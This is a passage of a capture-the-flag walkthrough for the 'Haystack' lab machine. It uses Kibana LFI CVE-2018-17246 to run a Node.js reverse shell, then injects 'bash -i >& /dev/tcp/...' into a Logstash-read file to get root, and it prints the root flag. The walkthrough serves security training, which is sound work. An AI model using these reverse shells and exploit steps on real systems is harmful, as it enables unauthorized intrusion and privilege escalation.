
Next we check the configuration file



```
[security@haystack ~]$ cd /etc/logstash
[security@haystack logstash]$ ls
conf.d  jvm.options  log4j2.properties  logstash-sample.conf  logstash.yml  logstash.yml.rpmnew  pipelines.yml  startup.options
[security@haystack logstash]$ cd conf.d
[security@haystack conf.d]$ ls
filter.conf  input.conf  output.conf
[security@haystack conf.d]$ cat filter.conf
cat: filter.conf: Permission denied
[security@haystack conf.d]$ ls -al
total 12
drwxrwxr-x. 2 root kibana  62 Jun 24 08:12 .
drwxr-xr-x. 3 root root   183 Jun 18 22:15 ..
-rw-r-----. 1 root kibana 131 Jun 20 10:59 filter.conf
-rw-r-----. 1 root kibana 186 Jun 24 08:12 input.conf
-rw-r-----. 1 root kibana 109 Jun 24 08:12 output.conf
[security@haystack conf.d]$
```


Since we can't see the configuration file, we need to get kibana user

17. To find kibana version, use curl –XGET "localhost:9200"



```
[security@haystack ~]$ curl -XGET "localhost:9200"
{
  "name" : "iQEYHgS",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "pjrX7V_gSFmJY-DxP4tCQg",
  "version" : {
    "number" : "6.4.2",
    "build_flavor" : "default",
    "build_type" : "rpm",
    "build_hash" : "04711c2",
    "build_date" : "2018-09-26T13:34:09.098244Z",
    "build_snapshot" : false,
    "lucene_version" : "7.4.0",
    "minimum_wire_compatibility_version" : "5.6.0",
    "minimum_index_compatibility_version" : "5.0.0"
  },
  "tagline" : "You Know, for Search"
}
```

We get kibana version and this version is vulnerable to LFI attack




CVE-2018-17246 - Kibana LFI < 6.4.3 & 5.6.13

A Local File Inclusion on Kibana found by CyberArk Labs, the LFI can be use to execute a reverse shell on the Kibana server with the following payload:


```
/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../../.../../../../path/to/shell.js
```

Using the possible vulnerability, we create server.js in /tmp directory.




```
[security@haystack tmp]$ vim server.js
```

Replace the ip and port with your own ip and port




```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(6666, "10.10.15.164", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

Then we start listening port using netcat




```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
```

Next we run the exploit.




```
[security@haystack tmp]$  curl -XGET "127.0.0.1:5601/api/console/api_server?apis=../../../../../../../../../../tmp/server.js"
```

Then we get the kibana user.




```
root@kali:~/Downloads# nc -lvp 6666
listening on [any] 6666 ...
10.10.10.115: inverse host lookup failed: Unknown host
connect to [10.10.15.153] from (UNKNOWN) [10.10.10.115] 36844
whoami
kibana
```

With provided user, now we can see the configuration file inside logstash




```
cd /etc/logstash
ls
conf.d
jvm.options
log4j2.properties
logstash-sample.conf
logstash.yml
logstash.yml.rpmnew
pipelines.yml
startup.options
cd conf.d
ls
filter.conf
input.conf
output.conf
cat filter.conf
filter {
        if [type] == "execute" {
                grok {
                        match => { "message" => "Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}" }
                }
        }
}
```



```
cat filter.conf
filter {
        if [type] == "execute" {
                grok {
                        match => { "message" => "Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}" }
                }
        }
}
cat input.conf
input {
        file {
                path => "/opt/kibana/logstash_*"
                start_position => "beginning"
                sincedb_path => "/dev/null"
                stat_interval => "10 second"
                type => "execute"
                mode => "read"
        }
}
```

We now learn that we need to make a file in /opt/kibana/logstash_* with content fitting the grok.


So, now we make change working directory and create the file using command



```
cd /opt/kibana
echo "Ejecutar comando : bash -i >& /dev/tcp/10.10.15.164/2222 0>&1" > logstash_3
```


echo "Ejecutar comando : bash -i >& /dev/tcp/10.10.15.164/2222 0>&1" > logstash_3

here you can change the ip as your ip and 2222 as your listening port. Using netcat, we listen to port 2222




```
root@kali:~/Downloads# nc -lvp 2222
listening on [any] 2222 ...
```


Finally we get the root. And we get the root key.



```
root@kali:~# nc -lvp 2222
listening on [any] 2222 ...
10.10.10.115: inverse host lookup failed: Unknown host
connect to [10.10.15.164] from (UNKNOWN) [10.10.10.115] 58870
bash: no hay control de trabajos en este shell
[root@haystack /]#
```



```
[root@haystack /]# cd root
cd root
[root@haystack ~]# ls
ls
anaconda-ks.cfg
root.txt
vmware-tools
[root@haystack ~]#
```



```
[root@haystack ~]# cat root.txt
cat root.txt
3f5f727c38d9f70e1d2ad2ba11059d92
[root@haystack ~]#
```